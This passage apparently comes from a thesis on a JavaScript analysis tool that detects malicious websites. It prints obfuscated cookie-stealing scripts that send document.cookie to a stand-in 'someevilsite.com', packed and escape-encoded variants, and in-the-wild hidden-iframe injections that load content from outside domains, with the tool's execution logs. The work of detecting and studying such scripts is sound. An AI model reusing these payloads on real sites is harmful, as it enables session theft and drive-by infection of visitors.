SET global.asdfasfd TO hsfhfd
SET global.asiufhi TO document.cookie
SET global.siu TO ""
SET global.lskjhefs TO "http://someev"
SET global.hsfhfd TO document.cookie
SET global.fsi TO document.cookie
SET global.lsiduzfhi TO ""
SET global.kjsezfisnfi TO "ookie.php?mycookie="
SET global.iuwef TO document.cookie
SET global.kjsfeh TO ""
CONVERT document.cookie TO A VOID
SET global.lkashufinv TO "http://someevilsite.com/stealmycoookie.php?mycookie='+
___OBJECT_document.cookie_TO_STRING___+'"
SET document.location.href TO "http://someevilsite.com/stealmycoookie.php?mycook
ie='+___OBJECT_document.cookie_TO_STRING___+'"
END OF PSEUDO-EVAL


Report:
This site contains suspicious JavaScript. (dynamic analysis) (Script tries to st
eal your cookie.)
Site is classified as MALICIOUS.
```


Figure 4.7: Escape-obfuscated cookie stealing analysis report

In the next example we use the previous script and replace each character by a `%` followed by the ASCII code that corresponds to this character. This can be reversed in JavaScript by simply passing this escaped string to JavaScript's native `unescape` function as we can see in Listing 4.3. Then we use the `document.write` function to print the unescaped string (which is the source code from our previous example in Listing 4.2). This causes a browser to interpret the newly written code. We could modify this example using `document.writeln` or the `eval` function instead of `document.write`, too. This obfuscation technique makes it impossible for purely static analyses to detect the attack. The only chance for analysing such kind of obfuscated code is to interpret at least the `write` and `unescape` functions to also reverse the encoding. As we try to show within the next examples, this is almost impossible as JavaScript provides very much possibility to obfuscate code. An attacker could even implement his own encoding or encrypting algorithm in JavaScript. To cover all this possibilities, an analysis algorithm would have to interpret nearly any command that is available in JavaScript. Thus we would end up with an own JavaScript engine utilising a dynamic analysis.

```
<html>
<script>
document.write(unescape("%3C%73%63%72%69%70%74%3E%0A
    %76%61%72%20%73%61%6A%61%62%73%68%66%6B%63%6B%73%63%20%3D
    %20%61%73%6C%69%20%3D%20%6B%73%65%69%68%66%20%3D%20%6A
    %76%69%68%66%6B%6E%78%20%3D%20%27%27%3B%0A%76%61%72%20%66%6B
    %73%75%76%6E%6B%20%20%3D%20%73%61%6A%61%62%73%68%66%6B%63%6B
    %73%63%3B%0A%76%61%72%20%61%69%73%64%75%68%20%3D%20%27%69%6C
    %73%69%74%65%2E%63%6F%6D%2F%73%74%65%61%6C%6D%79%63%6F%27%3B%0A
    %76%61%72%20%61%73%64%66%61%73%66%64%20%3D%20%68%73%66%68%66%64%3B
    %0A%76%61%72%20%61%73%69%75%66%68%69%20%3D%20%64%6F%63%75%6D%65%6E
    %74%2E%63%6F%6F%6B%69%65%3B%0A%76%61%72%20%73%69%75%20%3D
    %20%61%73%6C%69%3B%0A%76%61%72%20%6C%73%6B%6A%68%65%66%73%20%3D
    %20%27%68%74%74%70%3A%2F%2F%73%6F%6D%65%65%76%27%3B%0A%3C%2F
    %73%63%72%69%70%74%3E%0A%3C%73%63%72%69%70%74%3E%0A
    %76%61%72%20%68%73%66%68%66%64%20%3D%20%61%73%69%75%66%68%69%0A
    %76%61%72%20%66%73%69%20%3D%20%68%73%66%68%66%64%3B%0A
    %76%61%72%20%6C%73%69%64%75%7A%66%68%69%20%3D%20%6B
    %73%65%69%68%66%3B%0A%76%61%72%20%6B%6A%73%65%7A%66%69%73%6E
    %66%69%20%3D%20%27%6F%6F%6B%69%65%2E%70%68%70%3F%6D%79%63%6F%6F%6B
    %69%65%3D%27%3B%0A%76%61%72%20%69%75%77%65%66%20%3D%20%66%73%69%3B
    %0A%76%61%72%20%6B%6A%73%66%65%68%20%3D%20%6A%76%69%68%66%6B%6E
    %78%3B%0A%76%61%72%20%6C%6B%61%73%68%75%66%69%6E%76%20%3D%20%6C
    %73%6B%6A%68%65%66%73%20%2B%20%61%69%73%64%75%68%20%2B%20%6B%6A
    %73%65%7A%66%69%73%6E%66%69%20%2B%20%69%75%77%65%66%3B%0A%64%6F
    %63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%2E%68%72%65%66%20%3D
    %20%6C%6B%61%73%68%75%66%69%6E%76%3B%0A%3C%2F%73%63%72%69%70%74%3E
    "));
</script>
</html>
```

Listing 4.3: Escape-obfuscated cookie stealing

However, the analysis report for this source code example from Listing 4.3 differs just in the first five lines from the previous one, as shown in Figure 4.7. We can first observe the calls of the `unescape` and `write` functions, followed by the remark `PSEUDO-EVAL DETECTED` that indicates that a call of `write`, `writeln` or `eval` has been detected and the argument has to be reinterpreted by the JavaScript engine. Then there



```
The execution path is:
GET eval
SET global.location TO "http://evilsite.com"
```

Figure 4.8: Analysis report of indirect location manipulation

follows the very same log as the one we saw in Figure 4.6 and our analysis again is able to detect the cookie stealing attack.

```
<html>
<script>
(function() { return this;})()['loc'+'ation'] = "http://evilsite.com"
   ;
</script>
</html>
```


Listing 4.4: Indirect location manipulation

Another example that shows an obfuscation technique we could easily adopt in the above examples is the use of an anonymous function that returns the `this` object as we can behold in Listing 4.4. The corresponding analysis report, however, shows clearly, which object is being accessed as depicted in Figure 4.8.

```
<html>
<script>
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while
   (c--)r[c]=k[c]||c;k=[function(e){return r[e]}];e=function(){return
   '\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'
   \\b','g'),k[c]);return p}('0("1 2 3!");',4,4,'alert|I|am|evil'.
   split('|'),0,{}))
</script>
<html>
```

Listing 4.5: JavaScript example packed with Dean Edwards packer [14]

The use of JavaScript packers is another phenomenon that handicaps the analysis of websites. JavaScript packers, such as the Dean Edwards packer [14], are able to produce a compressed version of a given JavaScript that can be downloaded fast and causes lower traffic because of its smaller size. The script unpacks at the client and executes then via passing the unpacked script to the `eval` function. Proponents of this technique mention the protection against theft of own scripts as another advantage [3]. But as easy as this protection can be bypassed by more or less experienced users, as effective it complicates analysis and is thus used by attackers to obfuscate malicious JavaScript [39]. According



```
The execution path is:
GET split
SET CUSTOM_OBJECT_66.0 TO "alert"
SET CUSTOM_OBJECT_66.1 TO "I"
SET CUSTOM_OBJECT_66.2 TO "am"
SET CUSTOM_OBJECT_66.3 TO "evil"
GET eval
GET replace
SET CUSTOM_OBJECT_67.3 TO "evil"
SET CUSTOM_OBJECT_67.2 TO "am"
SET CUSTOM_OBJECT_67.1 TO "I"
SET CUSTOM_OBJECT_67.0 TO "alert"
SET CUSTOM_OBJECT_68.0 TO A FUNCTION
GET eval
GET replace
GET eval
GET alert
CONVERT alert TO A FUNCTION
FUNCTIONCALL alert ("I am evil!")
```

Figure 4.9: Analysis report of packed JavaScript

to this, we want to show that our system is able to handle such packed JavaScript, too. Thus, we packed the simple JavaScript `alert("I am evil!");` using the Dean Edwars packer [14]. The resulting script is shown in Listing 4.5.

When analysing this packed JavaScript, we obtain an analysis report that shows exactly how the unpacking process works and what is happening within the packed script, as we depicted in Figure 4.9. Within the first lines of the execution protocol, we can observe the unpacking process that uses the `eval` and `replace` functions two times to build up the original script. Then, using a third `eval` call, the unpacked script is executed and we can see the `GET` operation of the `alert` function, followed by the actual function call with the string `"I am evil!"` given as parameter at the end of the execution path.

As this was a quite simple example, we want to again dig out our cookie stealing example. The most highly obfuscated version of the attack, as shown in Listing 4.3, is packed using the same packer as before [14]. The resulting script is shown in Listing 4.6 and looks by far more intransparent than our last packed script.

```
<html><script>
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a
    )))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.
    replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){
    return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=
    p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('y.z(A
    ("%q%1%c%8%2%m%g%r%b%6%4%8%0%1%4%k%4%u%1%5%3%7%c%7%1%c%0%9%0%4%1%h
    %2%0%9%0%7%1%a%2%5%3%0%9%0%k%6%2%5%3%7%i%v%0%9%0%1%1%d%b
    %6%4%8%0%3%7%1%e%6%i%7%0%0%9%0%1%4%k%4%u%1%5%3%7%c%7%1%c%d%b
    %6%4%8%0%4%2%1%j%e%5%0%9%0%1%2%h%1%2%g%a%o%c%f%n%p%1%g%a%4%h%n%w%c
    %f%1%d%b%6%4%8%0%4%1%j%3%4%1%3%j%0%9%0%5%1%3%5%3%j%d%b
    %6%4%8%0%4%1%2%e%3%5%2%0%9%0%j%f%c%e%n%a%i%g%o%c%f%f%7%2%a%d%b
    %6%4%8%0%1%2%e%0%9%0%4%1%h%2%d%b%6%4%8%0%h%1%7%k%5%a%3%1%0%9%0%l
    %5%g%g%m%B%p%p%1%f%n%a%a%6%l%d%b%q%p%1%c%8%2%m%g%r%b%q%1%c%8%2%m%g
    %r%b%6%4%8%0%5%1%3%5%3%j%0%9%0%4%1%2%e%3%5%2%b
    %6%4%8%0%3%1%2%0%9%0%5%1%3%5%3%j%d%b%6%4%8%0%h%1%2%j%e%s
    %3%5%2%0%9%0%7%1%a%2%5%3%d%b%6%4%8%0%7%k%1%a%s%3%2%1%i%3%2%0%9%0%l
    %f%f%7%2%a%o%m%5%m%C%n%w%c%f%f%7%2%a%9%l%d%b%6%4%8%0%2%e%x%a
    %3%0%9%0%3%1%2%d%b%6%4%8%0%7%k%1%3%a%5%0%9%0%k%6%2%5%3%7%i%v%d%b
    %6%4%8%0%h%7%4%1%5%e%3%2%i%6%0%9%0%h%1%7%k%5%a%3%1%0%t%0%4%2%1%j%e
    %5%0%t%0%7%k%1%a%s%3%2%1%i%3%2%0%t%0%2%e%x%a%3%d%b%j%f%c%e%n%a%i%g
    %o%h%f%c%4%g%2%f%i%o%5%8%a%3%0%9%0%h%7%4%1%5%e%3%2%i%6%d%b%q%p%1%c
    %8%2%m%g%r"));',39,39,'20|73|69|66|61|68|76|6B|72|3D|65|0A|63|3B
    |75|6F|74|6C|6E|64|6A|27|70|6D|2E|2F|3C|3E|7A|2B|62|78|79|77|
    document|write|unescape|3A|3F'.split('|'),0,{}))
</script><html>
```

Listing 4.6: Packed escape-obfuscated cookie stealing


We put this script into our system and analyse the resulting report another time. Of course, the unpacking process is quite longer than before, due to the length of the original script. Because of this fact, we just show the beginning and the end of the protocol in Figure 4.10. But as this figure depicts quite good, the unpacking routine starts analogue to our previous example with the initialisation of some variables and then performs the actual unpacking by several `replace` and `eval` function calls. After the unpacking we can observe the very same log as in Figure 4.7, starting with the `GET` operations of the `unescape` and `write` functions, concatenating the target URL and the final manipulation of `document.location.href`.

4.3 Detection of Common Exploits

We now want to analyse some examples of malicious websites that were captured in the wild by honeyclients. The first example uses character shift by two to obfuscate the actual attack script. This string is then decrypted and passed it to `document.write` as shown in Listing 4.7.

```
<!-- ad --><script>s/*2d280b4f53b5c*/=/*2d280b4f*/ ">khtcog\"ute?)
    jvvr<11okzdwpej0ep1vjtgcf0jvon)\"ykfvj?)2)\"jgkijv?)2)@>1khtcog@";
     for(i/*2d280b4*/=/*2d280b4f*/ 0;/*2d280b4f53b5*/ i/*2d280*/ </*2
    d280b4f53b5cd5b*/s.length;/*2d280b*/i++)/*2d280b4f53b5*/ {
    document.write(String.fromCharCode(s.charCodeAt(i)-2)); }</script
    ><!-- /ad -->
```

Listing 4.7: Character-shift encoded attack




```
The execution path is:
GET split
SET CUSTOM_OBJECT_66.0 TO "20"
SET CUSTOM_OBJECT_66.1 TO "73"
SET CUSTOM_OBJECT_66.2 TO "69"
SET CUSTOM_OBJECT_66.3 TO "66"
SET CUSTOM_OBJECT_66.4 TO "61"
SET CUSTOM_OBJECT_66.5 TO "68"
SET CUSTOM_OBJECT_66.6 TO "76"
SET CUSTOM_OBJECT_66.7 TO "6B"
SET CUSTOM_OBJECT_66.8 TO "72"
SET CUSTOM_OBJECT_66.9 TO "3D"
SET CUSTOM_OBJECT_66.10 TO "65"
SET CUSTOM_OBJECT_66.11 TO "0A"
SET CUSTOM_OBJECT_66.12 TO "63"
SET CUSTOM_OBJECT_66.13 TO "3B"
SET CUSTOM_OBJECT_66.14 TO "75"
SET CUSTOM_OBJECT_66.15 TO "6F"
SET CUSTOM_OBJECT_66.16 TO "74"
SET CUSTOM_OBJECT_66.17 TO "6C"
SET CUSTOM_OBJECT_66.18 TO "6E"
SET CUSTOM_OBJECT_66.19 TO "64"
SET CUSTOM_OBJECT_66.20 TO "6A"
SET CUSTOM_OBJECT_66.21 TO "27"
SET CUSTOM_OBJECT_66.22 TO "70"
SET CUSTOM_OBJECT_66.23 TO "6D"
SET CUSTOM_OBJECT_66.24 TO "2E"
SET CUSTOM_OBJECT_66.25 TO "2F"
SET CUSTOM_OBJECT_66.26 TO "3C"
SET CUSTOM_OBJECT_66.27 TO "3E"
SET CUSTOM_OBJECT_66.28 TO "7A"
SET CUSTOM_OBJECT_66.29 TO "2B"
SET CUSTOM_OBJECT_66.30 TO "62"
SET CUSTOM_OBJECT_66.31 TO "78"
SET CUSTOM_OBJECT_66.32 TO "79"
SET CUSTOM_OBJECT_66.33 TO "77"
SET CUSTOM_OBJECT_66.34 TO "document"
SET CUSTOM_OBJECT_66.35 TO "write"
SET CUSTOM_OBJECT_66.36 TO "unescape"
SET CUSTOM_OBJECT_66.37 TO "3A"
SET CUSTOM_OBJECT_66.38 TO "3F"
GET eval
GET replace
GET eval
GET fromCharCode
SET CUSTOM_OBJECT_68.C TO "3F"
GET eval
GET fromCharCode
SET CUSTOM_OBJECT_68.B TO "3A"
```

```
SET CUSTOM_OBJECT_68.3 TO "66"
GET eval
GET toString
SET CUSTOM_OBJECT_68.2 TO "69"
GET eval
GET toString
SET CUSTOM_OBJECT_68.1 TO "73"
GET eval
GET toString
SET CUSTOM_OBJECT_68.0 TO "20"
SET CUSTOM_OBJECT_69.0 TO A FUNCTION
GET eval
GET replace
GET eval
GET unescape
GET write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
SET global.jvihfknx TO ""
SET global.kseihf TO ""
SET global.asli TO ""
SET global.sajabshfkcksc TO ""
SET global.fksuvnk TO ""
SET global.aisduh TO "ilsite.com/stealmyco"
SET global.asdfasfd TO hsfhfd
SET global.asiufhi TO document.cookie
SET global.siu TO ""
SET global.lskjhefs TO "http://someev"
SET global.hsfhfd TO document.cookie
SET global.fsi TO document.cookie
SET global.lsiduzfhi TO ""
SET global.kjsezfisnfi TO "ookie.php?mycookie="
SET global.iuwef TO document.cookie
SET global.kjsfeh TO ""
CONVERT document.cookie TO A VOID
SET global.lkashufinv TO "http://someevilsite.com/
stealmycoookie.php?mycookie='+___OBJECT_document.c
ookie_TO_STRING___+'"
SET document.location.href TO "http://someevilsite
.com/stealmycoookie.php?mycookie='+___OBJECT_docum
ent.cookie_TO_STRING___+'"
END OF PSEUDO-EVAL


Report:
This site contains suspicious JavaScript. (dynamic
 analysis) (Script tries to steal your cookie.)
Site is classified as MALICIOUS.
```


Figure 4.10: Packed escape-obfuscated cookie stealing analysis report

Within the first lines of the corresponding analysis report shown in Figure 4.11 we can see the `SET` operation of the attack string, which is stored in `global.s`. Then the decrypting process starts and we can observe multiple times the sequence of the calls `SET global.i TO "X"`, where `X` starts with zero and is each time increased by one, `CALL charCodeAt`, `CALL fromCharCode` and `CALL write`. This is the decoding loop that apparently writes the decoded string to the document character by character. The entire string that is written to the document is `<IFrame src='http://mixbunch.cn/thread.html'width='0'height='0'></IFrame>`, as our analysis tool shows when using the `SHOW_SCRIPT_SRC` preprocessor definition. This resulting string is then analysed by all our analysis objects and is suspected by the `staticIFrameAnalysis` object, as reported within the last lines of the analysis report depicted in Figure 4.11.

Another variant of such an attack that we observed in the wild is shown in Listing 4.8. This time, a string containing hidden IFrames is first concatenated from several pieces of escaped code and single characters that are generated from their ASCII character codes



```
MalSiDeCheck
Analysing http://134.155.88.6/tests/live/1.html...

URL: mixbunch.cn
The execution path is:
SET global.s TO ">khtcog"ute?)jvvr<11okzdwpejOep1vjtgcf0jvon
)"ykfvj?)2)"jgkijv?)2)@>1khtcog@"
SET global.i TO "0"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "1"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "2"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "3"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "4"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "5"
CALL charCodeAt
CALL fromCharCode
CALL write
```



```
MalSiDeCheck
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "71"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "72"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "73"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "74"
CALL charCodeAt
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
END OF PSEUDO-EVAL
SET global.i TO "75"
PSEUDO EVALED CODE WAS SUSPECTED


Report:
This site contains suspicious JavaScript. (dynamic analysis)

Pseudo-Evaled Code Analysis report:
This site may try to hide an IFrame and load content from an
other domain in it. (Location was: mixbunch.cn...)

Site is classified as MALICIOUS.
```


Figure 4.11: Character-shift encoded attack analysis report

using the `fromCharCode` function and then written to the document at once. Additionally we can observe the use of the `eval` and `unescape` functions to execute another script that in turn calls `fromCharCode` to build up a string that is written to the document and that contains just another hidden IFrame.

```
<body><!-- ad --><SCRIPT TYPE="text/javascript" LANGUAGE="JavaScript1
    .2">
document.write(''+String.fromCharCode(60)+''+unescape('%69%66%72%61')
    +unescape('%6D')+String.fromCharCode(101)+String.fromCharCode(32)+
    String.fromCharCode(105)+ ... +String.fromCharCode(60)+''+unescape
    ('%2F')+unescape('%69%66%72%61')+'me>'+'');
</SCRIPT><!-- /ad --> ...
<script>eval(unescape("document.write%28String.fromCharCode%2860%2
    C105%2C102%2C114%2C97%2C109 ... %2C114%2C97%2C109%2C101%2C62
    %29%29%3B"));</script>
```

Listing 4.8: Character code obfuscated attack

Of course, the decoding procedure looks a bit different in our analysis report for this example. But as could basically see the very same functions as before just in an-



```
CALL fromCharCode
CALL write
CONVERT document.write TO A FUNCTION
FUNCTIONCALL write
PSEUDO-EVAL DETECTED
PSEUDO EVALED CODE WAS SUSPECTED
END OF PSEUDO-EVAL


Report:
This site contains suspicious JavaScript. (dynamic analysis)
Pseudo-Evaled Code Analysis report:
This site may try to hide an IFrame and load content from another domain in it. (Location was: thehu
getitstop.cn...)

Pseudo-Evaled Code Analysis report:
This site may try to hide an IFrame and load content from another domain in it.This site may try to
hide an IFrame and load content from another domain in it. (Location was: thehugetitstop.cn...) (Loc
ation was: tochtonenado.com...)

Site is classified as MALICIOUS.
```

Figure 4.12: Character code obfuscated attack analysis report

other combination, we skip this part of the report and do only show its end with the announcement of the hidden IFrames that have been detected in Figure 4.12.

